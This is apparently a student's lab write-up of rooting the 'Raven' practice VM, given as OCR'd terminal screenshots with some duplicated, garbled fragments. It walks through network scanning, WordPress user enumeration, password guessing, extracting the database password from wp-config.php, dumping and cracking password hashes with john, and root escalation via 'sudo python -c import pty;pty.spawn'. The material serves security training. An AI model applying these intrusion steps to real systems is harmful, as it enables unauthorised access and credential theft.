

Attacking Target 1

Open the Offensive Report Template and complete it while you progress this activity.

You will need to run a few commands on Target 1 in order to ensure it forwards logs to Kibana.

Follow the steps below:

Open the Hyper-V Manager.

Connect to Target 1.

Log in with username vagrant and password tnargav.

Escalate to root with sudo -s.

Run /opt/setup.


This enables Filebeat, Metricbeat, and Packetbeat on the Target VM if they are not running already.

Now that you've configured alerts, you'll attack a vulnerable VM on the network: Target 1.

Ignore the Target 2 machine at this time. If you complete the entire project with time to spare, ask your instructor for directions on attacking Target 2 and integrating it into your project.

Complete the following high-level steps:


1. Scan the network to identify the IP addresses of Target 1. -



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "sysadmin@Kali: ~". The terminal content displays the results of an Nmap scan for the subnet 192.168.1.0/24. The output shows five hosts are up, with their respective IP addresses and latency information. The scan took 6.81 seconds to complete.

```
sysadmin@Kali:~$ nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 18:24 PST
Nmap scan report for 192.168.1.90
Host is up (0.000028s latency).
Nmap scan report for 192.168.1.100
Host is up (0.0017s latency).
Nmap scan report for 192.168.1.105
Host is up (0.0022s latency).
Nmap scan report for 192.168.1.110
Host is up (0.0022s latency).
Nmap scan report for 192.168.1.115
Host is up (0.0021s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.81 seconds
```

2. Document all exposed ports and services.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "sysadmin@Kali: ~". The terminal content displays the detailed output of an Nmap scan for the host 192.168.1.110. The output includes the host status, a list of closed ports, and a table of open ports with their corresponding service names and versions. The table shows ports 22/tcp (ssh), 80/tcp (http), 111/tcp (rpcbind), 139/tcp (netbios-ssn), and 445/tcp (netbios-ssn). The service info indicates the host is a Linux system.

```
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Enumerate the WordPress site. One flag is discoverable after this

```
Scan Aborted: The remote website is up, but does not seem to be running WordPress.  
sysadmin@Kali:~$ wpscan --url http://192.168.1.110/wordpress -eu
```

```
[+] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Hint: Look for the Users section in the output.

4. Use SSH to gain a user shell. Two flags can be discovered at this step.

```
File Actions Edit View Help  
/usr/lib/python2.7/dist-packages/dns	flags.py  
/usr/lib/python2.7/dist-packages/dns	flags.py  
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0  
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph  
/usr/share/man/man3/fesetexceptflag.3.gz  
/usr/share/man/man3/fegetexceptflag.3.gz  
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html  
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html  
/sys/devices/pnp0/00:03/tty/ttyS0/flags  
/sys/devices/pnp0/00:04/tty/ttyS1/flags  
/sys/devices/virtual/net/lo/flags  
/sys/devices/platform/serial8250/tty/ttyS2/flags  
/sys/devices/platform/serial8250/tty/ttyS3/flags  
/sys/devices/LNXSYSTM:00/LNXSYSBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags  
/sys/module/scsi_mod/parameters/default_dev_flags  
michael@target1:/$ h  
-basl: h: command not found  
michael@target1:/$ cat /var/www/flag2.txt  
flag2{fc3fd58cdad9ab23faca6e9a36e581c}  
michael@target1:/$
```

The screenshot shows a Linux desktop environment with a blue sidebar containing icons for Floppy Disk, Trash, File System, and Home. A terminal window is open, displaying a root shell session. The terminal output includes:

```
Argument expected for the -c option
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h` for more information.
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/michael# cd /
root@target1:# find / -iname *flag*.txt
/var/www/flag2.txt
/root/flag4.txt
root@target1:# cat /root/flag4.txt
-----
| ___ \
| |/_/ \ \_ \_ \ \_ \ \_ \ \_ \
| // \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
| | \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ |
| \_ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ |
-----
```

A mouse cursor is hovering over the text "CONGRATULATIONS on successfully rooting Raven!".

Hint: Guess michael's password. What's the most obvious possible guess? - I guessed michael

5. Find the MySQL database password.

Hint: Look for a wp-config.php file in /var/www/html.

```
sh sysadmin@Kali:~$ cd wp-config.php
bash: cd: wp-config.php: No such file or directory
sysadmin@Kali:~$ cd /var/www/html
sysadmin@Kali:/var/www/html$ ls
about.html    css      index2.html      js          singlepost.html
blog.html     fonts    index.html      proj1.html
contact.html  images   index.nginx-debian.html projects.html
sysadmin@Kali:/var/www/html$ ssh michael@192.168.1.110
michael@192.168.1.110's password:
)
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Feb  2 08:11:02 2021 from 192.168.1.90
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html  contact.zip  elements.html  img  js  Security - Doc  team.html  wordpress
contact.php  css          fonts         index.html  scss  service.html  vendor
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php      wp-admin      wp-config-sample.php  wp-links-opml.php  wp-settings.php
license.txt    wp-blog-header.php  wp-content      wp-load.php    wp-signup.php
readme.html    wp-comments-post.php  wp-cron.php    wp-login.php  wp-trackback.php
```

```
michael@target1:/var/www/html/wordpress - □ ×
File Actions Edit View Help

* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

6. Use the credentials to log into MySQL and dump WordPress user password hashes. -

michael@target1:/var/www/html/wordpress

```
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

```
File Actions Edit View Help
michael@targ...var/www/html ✘ michael@target1:~ ✘
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
SQL server version for the right syntax to use near '' at line 1
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
```

```
File Actions Edit View Help
michael@targ...var/www/html ✘ michael@target1:~ ✘
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Feb 21 12:43:31 2021 from 192.168.1.90
michael@target1:~$ mySQL --user root --password
-bash: mySQL: command not found
michael@target1:~$ mysql --user root --password
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

File Actions Edit View Help
michael@targ...var/www/html ✘ michael@target1: ~ ✘
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
SQL server version for the right syntax to use near '' at line 1
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta
| wp_comments
| wp_links
| wp_options
| wp_postmeta
| wp_posts
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
+-----+
12 rows in set (0.01 sec)

mysql>

File Actions Edit View Help
michael@targ...var/www/html ✘ michael@target1: ~ ✘
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
+-----+
12 rows in set (0.01 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_registered | user_activation_key | user_status | display_name | user_url |
+-----+-----+-----+-----+-----+-----+-----+
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	2018-08-12 22:49:12	0	michael	michael	michael@raven.org
2	steven	\$P\$Bk3VD9jsxx/loJqNsURgHiaB23j7W/	2018-08-12 23:31:16	0	steven	steven	steven@raven.org
3	guest	\$P\$Bk3VD9jsxx/loJqNsURgHiaB23j7W/	2018-08-12 23:31:16	0	guest	guest	guest@raven.org
+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

7. Crack password hashes with john.

```
sysadmin@Kali:~$ ls
Desktop Documents Downloads hashes.txt Music Pictures Public Templates Videos
sysadmin@Kali:~$ john hashes.txt
bash: john: command not found
sysadmin@Kali:~$ sudo john hashes.txt
[sudo] password for sysadmin:
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
sysadmin@Kali:~$ sudo john --show hashes.txt
steven:pink84

1 password hash cracked, 0 left
sysadmin@Kali:~$
```

```
Connection to 192.168.1.110 closed.
sysadmin@Kali:~$ cat hashes.txt
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
sysadmin@Kali:~$
```

Hint: Start by creating a wp_hashes.txt with Steven and Michael's hashes, formatted as follows

```
user1:$P$hashvalu3
user2:$P$hashvalu3
```

8. Secure a user shell as the user whose password you cracked.

```
steven@Kali:~$ ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$
```

9. Escalate to root. One flag can be discovered after this step.

```
wordpress x Shell No. 2 x Shell No. 3 < >
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:53 3/3 0g/s 8119p/s 8119c/s 8119C/s lorrand..loulia2
0g 0:00:07:29 3/3 0g/s 8132p/s 8132c/s 8132C/s lpbsa..lk2je
pink84          (steven)
1g 0:00:07:34 DONE 3/3 (2021-02-16 10:45) 0.002198g/s 8133p/s 8133c/s 8133C
/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session completed
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$
```

Hint: Check sudo privileges. Is there a python command you can use to escalate to sudo?

wordpress

Shell No. 2

Shell No. 3

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$ sudo -s
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/sh' as root on raven.loc
al.
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ python -c 'import sys; print (sys.path)'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/us
r/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/
lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7
/dist-packages', '/usr/lib/pymodules/python2.7']
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven#
```



Trash

```
sysadmin@Kali:~$ sudo ssh michael@192.168.1.110
michael@192.168.1.110's password:
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.



File System

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

You have new mail.

```
Last login: Sun Feb 21 13:09:53 2021 from 192.168.1.90
```

```
michael@target1:~$ sudo python -c
```

```
[sudo] password for michael:
```

```
michael is not in the sudoers file. This incident will be reported.
```

```
michael@target1:~$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
```

```
[sudo] password for michael:
```

```
michael is not in the sudoers file. This incident will be reported.
```

```
You have new mail in /var/mail/michael
```

```
michael@target1:~$ su steven
```

```
#password:
```

```
$ sudo python -c
```

```
Argument expected for the -c option
```

```
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
```



Home

Floppy Disk

Trash

File System

Home

```
Argument expected for the -c option
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h` for more information.
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/michael# cd /
root@target1:# find / -iname *flag*.txt
/var/www/flag2.txt
/root/flag4.txt
root@target1:# cat /root/flag4.txt
-----
| ___ \
| |/_/ \ \_ \_ \ \_ \ \_ \ \_ \
| // \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
| | \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ |
| \_ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ |
-----
```

CONGRATULATIONS on successfully rooting Raven!

Try to complete all of these steps. However, you may move on after capturing only two of the four flags if you run out of time.